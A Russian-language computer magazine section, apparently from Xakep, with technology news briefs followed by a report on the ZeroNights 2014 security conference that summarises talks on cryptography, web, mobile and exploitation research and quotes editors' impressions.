
В Книге рекордов Гиннесса сменился лидер на позиции лучшей игры всех времен. Теперь это не Super Mario Brothers, а Call of Duty. В принятии этого решения (путем голосования) принимали участие 5 тысяч геймеров из 140 стран мира.



Компания Sandisk разработала гибридные модули памяти SSD-DIMM, то есть флеш-память, которая вставляется в разъем для ОЗУ. UltraDIMM сможет работать совместно с обычной памятью DDR3.



Google разработала и выпустила бета-версию бесплатного антивируса для устройств с OS X на борту, получившего имя Santa. Исходно продукт писался для поддержания безопасности inhouse, но теперь пользоваться им может каждый. Не только Microsoft лояльно смотрит на кросс-платформенность :).



Самое «прекрасное» в этой новости — тот факт, что Facebook также хранит все данные об электронных платежах, например номера банковских карт, и запоминает места, куда были доставлены те или иные товары.

БОЛЬШОЙ БРАТ ДАЖЕ НЕ СКРЫВАЕТСЯ

TWITTER И FACEBOOK ОКОНЧАТЕЛЬНО ОБНАГЛЕЛИ

Каждый здравомыслящий человек понимает: за ним пристально следят множество сайтов и приложений. Для социальных сетей и многих других сервисов сбор информации о пользователях, их предпочтениях и действиях служит настоящей золотой жилой — эта информация интересна бесконечному числу третьих лиц. В этом месяце Facebook и Twitter, похоже, набрались наглости в открытую заявить: «Мы будем следить за вами еще внимательнее, а потом продадим эти данные».

Мобильная версия Twitter станет настоящим шпионом. Приложение будет собирать данные о других программах, которые пользователь загрузил и установил на свое устройство. Для чего? Ответ довольно очевиден: чтобы обеспечить большую персонализацию Twitter и аккуратнее подбирать потенциально интересный тебе контент. То есть больше таргетированной рекламы. Функция будет включена по умолчанию.

Facebook пошла даже дальше. С 1 января социальная сеть сменила политику использования личных данных — и конечно, мы от этого ничего не выигрываем. Отныне Facebook собирает и передает третьим лицам (в основном рекламщикам, аналитикам и разработчикам приложений) фактически любую информацию о тебе, до которой только дотянется. Это касается опубликованных статусов, личных сообщений, регистрационных данных пользователя и тех, с кем он общался, информации о местоположении, данных из адресных книг смартфонов и планшетов (в случае если пользователь включил синхронизацию). Пользователя спрашивать не будут. Согласился с правилами? Значит, согласен на все вышеперечисленное.



«Шансы есть только у инди-игр. Именно они порождают новые игры и игровые стили, которые потом превращаются в проекты ААА-уровня. Игры вроде Minecraft держат на плаву всю индустрию, побуждая людей с позитивом и вдохновением смотреть на эту сферу вообще».

Джон Ромеро
о развитии игровой индустрии

$400

Курс Bitcoin снова растет

Октябрь прошлого года стал худшим месяцем в новейшей истории BC — курс криптовалюты в это время стабильно снижался и достиг рекордно низких 319 долларов за один биткоин. За этим последовали события, подробно описанные на соседних страницах номера, — закрытие Silk Road 2.0, массовые облавы, и, казалось бы, курсу это должно навредить еще больше. Но нет. Криптовалюта, напротив, пошла вверх и уже перешагнула отметку в 400 долларов. Очевидно, оружие и наркотики не единственное, на что можно потратить BC :).

15 000

аккаунтов Facebook сдали властям

Facebook опубликовала отчет о блокировке контента по запросу уполномоченных учреждений различных стран и международных организаций за первое полугодие 2014 года. Лидерами в сфере блокировки контента выступают Индия (4960 материалов), Турция (1893), Пакистан (1773). В России, для сравнения, заблокировано всего 29 материалов. Лидерами по запросу пользовательских данных остаются США, Великобритания, Индия, Германия, Франция. Так, власти США получили данные более чем о 15 тысячах аккаунтов, что на 3 тысячи больше, чем за аналогичный период прошлого года.

НОВИНКИ СВОБОДНОГО ЖЕЛЕЗА

НОВАЯ «МАЛИНКА» И НЕ ТОЛЬКО


Прошлым летом нас порадовали выпуском Raspberry Pi Model B+, и многие закономерно ожидали, что похожий «апгрейд» в скором будущем ожидает и Model A. Что ж, дождались: Raspberry Pi Model A+ представлена официально.

Начать хочется с ложки дегтя — разработчики повторили ошибку, за которую их здорово ругало комьюнити: они снова поменяли форм-фактор, что, как ты понимаешь, совершенно не улучшает совместимость со сторонними корпусами и множеством другим полезных аддонов. В остальном самая дешевая версия «малинки» претерпела изменения исключительно к лучшему. Model A+ еще миниатюрнее своей предшественницы: длина печатной платы уменьшена с 86 до 65 мм. Вес новинки составляет всего 23 г. Мини-компьютер теперь строится на процессоре Broadcomm BCM2385 ARM11 с частотой 700 МГц, обладает 256 Мб оперативной памяти и видеовыходом HDMI. Кроме того, разработчики уверяют, что использована новая аудиомикросхема для повышения качества звука. У Model A+ есть всего один порт USB (напоминаю, что у Model B+ их четыре), зато сохранен 40-контактный разъем GPIO и имеется слот для карт памяти microSD. Ну и наконец, цена новинки — 20 долларов.

Вообще, свободное железо, похоже, становится трендом (безусловно, очень хорошим). Чтобы убедиться в этом, достаточно заглянуть на крупные краудфандинговые ресурсы. К примеру, проект свободного десктопного компьютера IMP под управлением Ubuntu выглядит весьма интересно. IMP задуман как весьма бюджетное решение (стоить он будет меньше 200 долларов), и для своей стоимости у него очень неплохая начинка: небольшая коробочка (11 × 11 см) вмещает плату Odroid U3 от HardKernel, четырехъядерный процессор ARM Cortex-V9 1,7 ГГц, 2 Гб оперативной памяти и 16 Гб места для хранения файлов. За скромную доплату в 20 баксов ты также получишь поддержку Wireless HDMI, а еще за 20 долларов — беспроводную мышь и клавиатуру. Устройство будет поставляться с изначально предустановленным Ubuntu 14.04 LTS и большим количеством программ, так что IMP сразу готов выполнять обязанности персонального ПК или медиасервера, в том числе для беспроводной трансляции медиаконтента.



Неизвестно, увидит ли IMP свет, так как создателям удалось собрать лишь 34% от искомой суммы (33 799 из 100 000 долларов). Однако это отличная иллюстрация того, что интересных проектов на свободном железе становится все больше, и многие из них все же доберутся до конечных пользователей.





После обновления Google Play Services обнаружилось, что Google готовит к запуску сервис Copresence, предназначенный для коммуникации гаджетов на iOS и Android. Данных пока мало, но новинка должна работать через Bluetooth или даже Wi-Fi.



Еще один приятный сюрприз от Microsoft: пакет программ Microsoft Office для iOS и Android стал бесплатным. Подписка на Office 365 больше не нужна.



В WhatsApp появилась функция end-to-end шифрования. Хотя аналогичным методом кодирования уже пользуются Cryptocat, Silent Text и Telegram, WhatsApp стал крупнейшим мессенджером, использующим сквозное шифрование.



Очень стойкий слух гуляет по Сети: Microsoft хочет сделать Xbox дешевле, и добиться этого планируют, изготавливая APU по 20-нанометровому техпроцессу. Текущий APU выполнен по 28-нанометровому техпроцессу и является самым дорогим компонентом консоли.

ZERONIGHTS 2014: КАК ЭТО БЫЛО

Илья Русанен
rusanen@real.xakep.ru

ЛЕТСВОТЧ ОДНОЙ ИЗ САМЫХ КРУТЫХ ХАКЕРСКИХ КОНФЕРЕНЦИЙ МИРА

Есть не так уж и много способов попасть на обложку «Хакера». Первый — провести крутой и оригинальный ресерч по теме ИБ. Второй — написать огромный и исчерпывающий гайд на хайповую тему с теорией и практикой.
Ну а третий — организовать культовую хакерскую конференцию, которую включат в десятку лучших хак-ивентов мира по версии авторитетнейшего Security Vacation Club. Ребята из DSec, безусловно, пошли по третьему пути.

В этом ноябре в Москве уже в четвертый раз отгремела ZeroNights, международная конференция о практической стороне ИБ. Здесь каждый год собираются множество хакеров, безопасников, ресерчеров, аналитиков, да и просто неравнодушных к проблемам ИБ людей со всего света. Digital Security, организатор ZN, продвигают ее как некоммерческий проект для обмена опытом и знаниями.

ZN — это о хардкоре. Здесь тебе и всевозможные уязвимости, реверс, mobile и web securiry, отдельный defensive-трек и даже площадка для взлома хардварного стафа (между прочим, с явного одобрения вендоров, которые также присутствуют на ZN). Здесь нет места скучному маркетинговому буллшиту. ZN-доклады — это всегда зажигательные интересные представления, где люди общаются друг с другом, со спикером, а при одном упоминании afterparties побывавшие на них лишь многозначительно переглядываются между собой :).

На ближайших шести страницах мы собрали для тебя список ключевых докладов с ZN2014 с кратким пояснением, а также попросили наших друзей поделиться своими впечатлениями. Думаю, если и ты был участником ZN в этом году, то многое вспомнишь, а если нет — что ж, надеюсь, мы убедим тебя провести пару дней в ноябре следующего года более правильным способом. Go on!





ЧТО БЫЛО НА ZN



Криптография

Жан-Филипп Омассон / Jean-Philippe (JP) Aumasson

Чем знаменит: ведущий специалист по криптографии в швейцарской компании Kudelski Security.
На ZeroNights 2014: рассказал о Heartbleed, OpenSSL, LibreSSL Truecrypt, а также представил простое руководство по снижению рисков криптографических багов, основанное на рекомендациях Crypto Coding Standard.

Джейк Мак-Джинти / Jake McGinty

Чем знаменит: участник Open Whisper Systems.
На ZeroNights 2014: совместил психологию, криптографию и политически-технические улики из утечек Сноудена, чтобы найти эффективные методы защиты от тотальной государственной слежки и выяснить, с какими техническими трудностями мы столкнемся в борьбе с этой новой опасностью, угрожающей свободному интернету, о котором мы все мечтаем.

Роман Коркикян

Чем знаменит: специалист Kudelski Security, автор потрясающих статей о криптографии в недавних номерах «Хакера».
На ZeroNights 2014: представил свой Workshop, включающий демонстрацию платформы по сбору данных, которую может собрать исследователь; объяснение атаки на примере алгоритма DES; практические задания по взлому алгоритма AES.



Антон Жуков, редактор рубрики «Взлом»

Что я могу сказать про этот ивент? На мой взгляд, что бы я ни сказал — все это будут просто пустые слова. Чтобы понять, что такое конференция ZeroNights на самом деле, надо хотя бы однажды ее посетить. Это своя непередаваемая атмосфера: сотни горящих глаз, уникальные доклады, острые вопросы, крутые воркшопы и захватывающие задания. Попадая туда, ты ощущаешь себя частью единого большого механизма. Механизма, для которого нет слова «невозможно». Ты заряжаешься энергией докладчиков, увлеченно рассказывающих всем желающим о своих исследованиях, вдохновляешься окружающим, и руки сами так и тянутся чего-нибудь поковырять. Благо различные конкурсы от организаторов и спонсоров позволяют не только сделать это легально, но и получить достойный приз.

Ну а теперь личное впечатление. К сожалению, у меня получилось поприсутствовать только на первом дне, и, хотя программа второго дня обещала очень много крутых докладов, его пришлось пропустить. Не удалось и встретиться со всеми, с кем хотелось, но, несмотря на это, я остался очень доволен. Того заряда положительных эмоций, энергии, что я получил за этот день, хватит как минимум до следующей конференции. А в том, что я туда обязательно пойду, не возникает даже тени сомнений. Отдельную благодарность хочется выразить организаторам за те огромные усилия, что они приложили, чтобы этот праздник состоялся. Ну и конечно же, всем спикерам, которые подготовили отличные доклады и охотно отвечали на любые вопросы.

Так получилось, что сразу после прохождения регистрации, еще до самого открытия я оказался в зоне Hardware Village, где рулили Олег Купреев и Глеб Чербов, рассказывая всем желающим о многочисленных девайсах, разложенных на столе, и о своих исследованиях. На мой взгляд, ребята просто герои. В то время, как в конференц-залах докладчики сменяли один другого, воркшопы начинались и заканчивались, они все продолжали рассказывать и отвечать на вопросы обширной аудитории Hardware Village в течение всего дня. Непринужденная обстановка, возможность повертеть девайсы в руках и расспросить об их предназначении и функционале привлекли и меня, и в Hardware Village я провел больше всего времени, получив тонны интересной инфы. В общем, отличный получился ивент! Так держать, парни!





Ира Чернова, выпускающий редактор][
На конференции очень радостная и теплая атмосфера. В воздухе витает ощущение праздника. И немудрено: ведь для большинства пришедших на нее ZeroNights — одно из самых ожидаемых событий в году. Тысячи людей забивают на работу и учебу, приезжают из самых далеких уголков нашей и не только нашей страны, чтобы поучаствовать в священном действе. Жизнь кипит на каждом сантиметре: одновременно читаются несколько докладов, проходят квесты и конкурсы. В коридорах непрерывное движение — люди перемещаются между аудиториями, воркшопами и вендорскими стендами.

Обстановка на fast track's (сериях из десяти 15-минутных докладов на самые разные темы) как в троллейбусе в час пик — залы переполнены, даже встать негде, тишина, лица у слушателей предельно серьезные, в конце каждого доклада часть народа выходит, и их место тут же занимают новые люди.

На ZN можно встретить всех самых интересных личностей российского мира ИБ. Если в перерыве сесть в людном месте коридора, закрыть глаза, произнести волшебное заклинание, а потом открыть и оглянуться по сторонам, то непременно увидишь хотя бы одного бывшего или нынешнего автора][. А если не сходить с места хотя бы десять минут, то в течение их мимо тебя обязательно пройдет человек, от одного вида которого у тебя замрет сердце, и ты еще потом внукам будешь рассказывать о том, как в далеком 2014-м он прошел мимо тебя :).

Впрочем, на ИБ-звезд здесь можно не только смотреть. Одна из основных фишек ZN — возможность неформально поговорить с любым участником конференции. Здесь действует негласный закон: отказываться от общения с кем бы то ни было недопустимо.

Web-security

Николя Грегуар / Nicolas Gregoire

Чем знаменит: профессиональный аудитор сетей и приложений.
На ZeroNights 2014: поведал о том, как заработать 25K долларов за несколько дней взломом боевых сетей.

Иван Новиков

Чем знаменит: ведущий эксперт по информационной безопасности компании Wallarm, автор крутейших статей в][.
На ZeroNights 2014: рассмотрел в своем докладе логические уязвимости и уязвимости проектирования веб-приложений, причинами которых являются некорректная обработка исключительных ситуаций в коде, а также неатомарность операций.


Дмитрий Бумов

Чем знаменит: известный охотник за багами в различных bug bounty программах, автор нашумевшей серии статей в][про деанонимизацию, а также первый человек, кто обратил внимание на опасную уязвимость в админке Xakep.RU :).
На ZeroNights 2014: представил доклад, посвященный деанонимизации активных пользователей интернета. Показал на практике, как различные интернет-ресурсы следят за пользователями или содержат информацию о них и как ее можно использовать, чтобы вычислить, кто находится по ту сторону монитора, для собственных (как плохих, так и хороших) нужд.













Дмитрий Евдокимов, DSec, редактор рубрики «X-Tools»
В очередной раз убеждаюсь в том, что конференция — это люди. ZeroNights который год уже удается вокруг себя собрать большое количество очень интересных, умных и увлеченных людей. Каждый из них так или иначе является частью ZeroNights, привносит что-то свое — мы неосознанно делаем ее все вместе. Все это сложно передать словами, понять в видеозаписи доклада или при просмотре слайдов, так как вы увидите лишь только одну из сторон сложного механизма под названием ZeroNights. Так что я хотел бы сказать большое спасибо нашим докладчикам, спонсорам, посетителям и просто нашим друзьям за вашу помощь, советы и новые оригинальные идеи. Я думаю, что секрет нашего успеха в том, что это конференция от хакеров для хакеров. И мы будем дальше гнуть нашу линию несмотря ни на что.

Понятно, что невозможно все знать, все уметь, но стремиться к этому нужно и можно, и проще всего это делать вместе с такими же, как и ты сам, — как раз над такой атмосферой, синергией мы и стараемся работать на ZeroNights. Всегда открыты для общения, для идей и кутежа :). А, ну и, конечно, на протяжении всего года нам позволяют оставаться на волне наши встречи на DEFCON Russia и наша любимая работа.

P. S. Часто спрашивают: как попасть на ZeroNights? Ответ очень прост: начни свое исследование прямо сейчас!

Mobile security

Петер Хлаваты / Peter Hlavaty

Чем знаменит: исследователь безопасности в KEEN Team, автор][.
На ZeroNights 2014: рассказал о получении root-доступа к Android с помощью двух уязвимостей состояния гонки, показал различия в необходимом уровне эксплуатации и рассказал о том, как бездарно некоторые разработчики мобильных систем обходятся с доступными механизмами безопасности.

Кирилл Нестеров, Тимур Юнусов и Алексей Осипов


Чем знамениты: специалисты по информационной безопасности, авторы][.
На ZeroNights 2014: представили свое исследование о том, насколько уровень доступа телекоммуникационных 4G-сетей направлен на защиту абонентов. В ходе тестирования были проверены: SIM-карты, 4G USB-модемы, радиочасть, IP-сеть доступа.

Марко Грасси / Marco Grassi

Чем знаменит: специалист R&D viaForensics.
На ZeroNights 2014: сделал нашим навыкам оценки безопасности приложений настоящий укол стероидов. В своем докладе развернул собственные инструменты для модификации программ под Android и iOS, чтобы обойти защиту, провести глубокий анализ и изменить поведение приложения под собственные цели — все с реальными примерами из практики.

Андрей Беленко

Чем знаменит: старший инженер по безопасности в viaForensics, автор][.
На ZeroNights 2014: представил Workshop для тех, кто хочет познакомиться с современными технологиями forensics в iOS.





Александр Ващило, специалист по ИБ, автор][

На конференцию ZeroNights я специально приехал из Минска. Наконец-то удалось вживую пообщаться со многими ребятами из русскоязычной ИБ-тусовки, до этого мы знали друг друга только по никам. Таким образом, я получил кучу удовольствия от общения с главным редактором «Хакера» и где-то десятком других ребят, к которым я подходил, называл их ник, а они в ответ мой :).

В целом, как и положено на мероприятиях подобного плана, там царила своя атмосфера: доклады, воркшопы, CTF, стенды с гаджетами и куча людей, приятно больных своим увлечением или работой. Однако после мероприятия часто слышал мнение от других участников, что-то вроде «нет интересных докладов» и «организация мероприятия ужасна». Лично я с этим не согласен. Докладчиков было много и всех мастей, и просто физически невозможно было прослушать все представленные доклады, так как выступления шли в несколько потоков. Конечно, никто не палил какие-то свежие 0day-уязвимости по типу Heartbleed или же готовые эксплойты, позволяющие сразу положить чью-то инфраструктуру или украсть деньги. Многие доклады были больше теоретические или, скорее, из разряда proof of concept, однако в них звучали правильные мысли.

Организация мероприятия мне также понравилась, и я не могу указать явно на какие-то косяки: регистрация прошла быстро, очередей или нехватки места тоже не было. Скорее всего, те, кто жаловался на организацию, больше расстроились, что не было халявных фирменных маек ZN.

Понравились ребята из QIWI, которые любезно предложили взломать их тематически разукрашенные терминалы. По итогу второго дня, наверно, каждый хоть раз попытался хакнуть QIWI-терминал или хотя бы пощупать на прочность, но в итоге только терминал оказался в плюсе :). Кроме терминала, были также миловидные девчонки, которых можно было приобнять, сфотографироваться и за это получить фирменную платежную карту VISA в стиле ZN.

Подводя черту, могу смело сказать, что на меня ZeroNights произвела приятное впечатление. Это была большая неформальная тусовка совершено разных людей, увлеченных одним делом. И стоя в фойе главного входа недалеко от стенда Digital Security, можно было услышать, как на виниле играла легендарная тема The Prodigy — One Love из фильма Hackers (1995). Эта музыка и весь дух проходящего разбудили ностальгические чувства, и в этот миг я осознал простую мысль — я там, где я должен быть.



Уязвимости // эксплойты

Патроклос Агироудис / Patroklos Argyroudis (argp)

Чем знаменит: исследователь компьютерной безопасности в компании Census S.A.
На ZeroNights 2014: рассказал о своем проекте Heapbleed, цель которого — выявить и применить базисные элементы методик эксплуатации кучи (переполнение буфера, использование освобожденной памяти, висячие/мусорные указатели, двойное освобождение памяти) с тем, чтобы предоставить выбор инструментов для эксплуатации кучи, подходящий для многократного применения на практике.

Дмитрий Недоспасов

Чем знаменит: разработчик новых методов для анализа и эксплуатации физических уязвимостей в защищенных интегральных схемах и системах.
На ZeroNights 2014: презентовал доклад об истории информационной безопасности в чипах, а также о том, как реверсить чипы, как находить в них уязвимости и как эти уязвимости эксплуатировать.

Фабьен Дюшен / Fabien Duchene

Чем знаменит: исследователь, специализирующийся на техниках фаззинга.
На ZeroNights 2014: рассказал нам об инструментах для эволюционного фаззинга, ShiftMonkey и KameleonFuzz, а также поделился новыми уязвимостями, влияющими на миллионы пользователей.

Петр Каменский

Чем знаменит: специалист из Digital Security.
На ZeroNights 2014: представил свое исследование внутреннего устройства AV, опирающегося на технологию hardware assisted (VT-x, AMD-V) виртуализации.

Никита Тараканов

Чем знаменит: независимый исследователь в области информационной безопасности, почетный автор][.
На ZeroNights 2014: рассказал нам о развитии техники эксплуатации, а также поделился предположениями о том, какие новшества ждут нас в ближайшем будущем.

Нас часто спрашивают: как попасть на ZeroNights? Ответ очень прост: начни свое исследование прямо сейчас!



Борис Рютин, ESAGE Lab, редактор рубрики «Обзор эксплойтов»
В прошлом году, когда я описывал свои впечатления о ZeroNights 2013, то упомянул несколько минусов и сказал, что с каждым годом они будут устраняться. Организаторы в этом году не подвели и многое (если не все), на что жаловались в прошлом году в социальных сетях, было устранено. Так как в этом году я выполнил намеченную ранее цель и смог стать докладчиком, то попробую расписать свои впечатления с разных сторон.

Как посетитель отмечу:

- Размер помещения. Без проблем можно было найти место отдохнуть и пообщаться или порешать задания из различных конкурсов.
- Конкурсы. Помимо того, что проходило небольшое CTF-соревнование, организаторы решили поощрить open source разработчиков и предлагали призы за полезные новые ИБ-программы или модули под уже известные.
- Терминал от QIWI, который не пытались сломать, наверно, только кувалдой. Некоторых от исследования платежных терминалов останавливает то, что большинство стоит в людных местах и надо придумывать «легенду» или использовать методы из СИ. Вариант закинуть к себе в машину мы не рассматриваем :).
- Вечеринку от Яндекса. За особенную атмосферу, подарки от @toxo4ka всем участникам bug bounty и то, что могли прийти не только докладчики.

Как докладчик (а у меня было несколько выступлений) особенно хочу поблагодарить за длительный обед, так как весь первый день мы с @akochkov проводили мастер-класс по radare2 (о котором ранее писали в Хакере), и благодаря этим двум часам мы смогли пообщаться со многими друзьями и передохнуть. Ну и конечно же, за private speaker party, в ходе которой, как всегда, можно было узнать много интересного, о чем не было упомянуто на докладе или что только планируется.

Единственное жаль, что @090h не смог отыграть свой DJ-сет, так как Hardware Village, как и всегда, была очень популярна. Я вообще считаю, что им надо выделять отдельное большое помещение :).

Ну и самое главное для многих — в этом году велась видеозапись большей части докладов, обработка которых, думаю, закончится как раз к выходу номера, и все, кто не смог попасть на конференцию или отдельный доклад, смогут их посмотреть.

Fast track

Роман Бажин

Чем знаменит: специалист из Digital Security, автор][.
На ZeroNights 2014: провел грубые опыты над Oracle, взглянув на Oracle Database Communication Protocol бескомпромиссными глазами пентестера.

Денис Макрушин и Стас Мерзляков

Чем знамениты: специалисты «Лаборатории Касперского» и Positive Technologies, почетные авторы][.
На ZeroNights 2014: провели сеанс «паркомагии» и представили новый взгляд на парковочные терминалы. Ребята рассказали, как устройства, которые никто даже не замечает на парковках и в других общественных местах, могут быть уязвимы и поэтому опасны. Что, кстати, послужило идеей для нашей темы номера.

Борис Рютин

Чем знаменит: инженер-аналитик в компании «Цифровое оружие и защита» (Esage Lab), заслуженный автор][, редактор рубрики «Обзор эксплойтов».
На ZeroNights 2014: выступил с треком «Go в продакшене вирмейкера», где описал плюсы и минусы создания малвари на языке Go (кросс-платформенность, быстрота создания и исполнения, отношение АВ к таким исполняемым файлам и прочее) и особенности их анализа на примере нескольких реальных семплов.



Юрий Гольцев, Positive Technologies, редактор рубрики «Взлом»
Четвертая по счету ZN очень порадовала и вдохновила. Атмосфера, антураж и площадка конференции навеяли много приятных воспоминаний о самой первой ZN, ставшей для меня тогда действительно крутой российской конфой, на которой мне довелось побывать в качестве обычного участника.

Ребята подготовили отличную программу. Два параллельных трека докладов не заставляли разрываться на части от желания послушать и то и то. Нет смысла говорить о каких-то конкретных выступлениях — каждое из них заслуживает внимания. Материалы уже доступны на веб-сайте конференции, внимание им можно уделить вот тут: bit.ly/1tQGXoh. Заметно, что с каждым годом постоянные спикеры становятся все более и более подкованы в плане подачи информации, доклады наполняются театрализованной составляющей. Да, я имею в виду доклады Александра Песляка, киноута конференции, и, конечно же, Романа Бажина с его уличными исследованиями.

Приятно, что программа предполагала отрезки времени для общения со старыми друзьями и знакомыми. Отмечу крутейшую Hardware Village, ребята провели ее великолепно. Не могу припомнить ни одного момента, когда бы там не толпились увлеченные люди.

Не подкачала и конкурсная составляющая, многим было чем заняться даже в условиях полного отсутствия интереса к самой программе конференции. Отдельное спасибо за CTF, в котором мои коллеги заняли первое место, что в итоге так никому и не позволило потратиться по полной на алкоголь. Стоит сказать спасибо Яндексу и персонально Антону Карпову за организацию клевого afterparty и поддержку конференции.

Приятное и действительно вдохновляющее чувство, что все сделано в стиле «от комьюнити — для комьюнити», не покидало ни на минуту. Спасибо.



Степан Ильин, экс-главред Х, директор по продуктам и развитию Wallarm

Как человек, который более десяти лет занимался хардкорным контентом про информационную безопасность, каждый раз восхищаюсь программой ZeroNights и тусовкой, которую конференция вокруг себя собирает. Если ты еще не был на ZN — запланируй на следующий год поездку в Москву, оно того стоит!

В этот раз прямо очень хорошо: площадка, организация, вечеринки от спонсоров (Яндекс, как всегда, молодцы) — как на каком-нибудь Black Hat'е, только наше, родное :). Не знаю почему, но по атмосфере вспомнился тот самый первый ZN, который прошел в Питере и заложил начало крупным конференциям по практической безопасности.

Из докладов, по правде говоря, был полностью только на Keynote. Большой респект неповторимому Саше Песляку, много правильных тем в самой необычной обертке, какую я только видел. Solar Designer взял игру, которую десятки лет назад писал еще для DOS'а, поменял тексты и сценарий (не трогая бинарники) и рассказал о проблемах современного мира и информационной безопасности, путешествуя персонажем в прошлое, настоящее и будущее.

Все остальное время — нон-стоп общение, которого, кажется, всем нам очень не хватает. Респект всем организаторам и спонсорам за очередной праздник и докладчикам — некоторые из них приезжают на конференцию каждый год. Кажется, пора давать наградки а-ля Foursquare — «Ветеран ZN», почему нет?

В этот раз прямо очень хорошо: площадка, организация, вечеринки, конкурсы — как на каком-нибудь Black Hat'е, только наше, родное :)



Юля Кольдичева, PR-директор DSec

Прошедший ZeroNights, если честно, меня удивил. Это особенно странно, если учесть, что нынешний проект полностью прошел через меня, включая мелкие технические детали, каждую букву в расписании.

Казалось бы — все ожидаемо: тысяча с лишним участников, полные залы, хардкорные технические доклады, конкурсы, тусовка. Но участники ZN не просто заполонили собой пространство, они наполнили его новым смыслом, зарядили. Потрясла абсолютная вовлеченность в процесс всех гостей. Кругом все жило, крутилось: непрерывный обмен мнениями, острые реплики в ответ на шутки докладчиков, моментальные находки, попытки взлома банкомата и CTF нон-стоп. Такой настоящий живой организм тусовки энтузиастов, фанатеющих от игр с информационными системами любого уровня сложности.

Удивило и то, что представители бизнеса, заглянувшие на хакерский огонек, не сидели смущенно по углам, а тоже живо участвовали в конференции. Некоторые темы докладов, особенно в секции Defensive Track, показались корпоративным гостям по-настоящему близкими. И представители бизнеса, и технические специалисты дали самые высокие оценки уровню контента. Это неудивительно, ведь доклады отбирал программный комитет из 12 экспертов ИБ, известный своим пристрастием к глубоким исследованиям, ранее нигде не публиковавшимся.

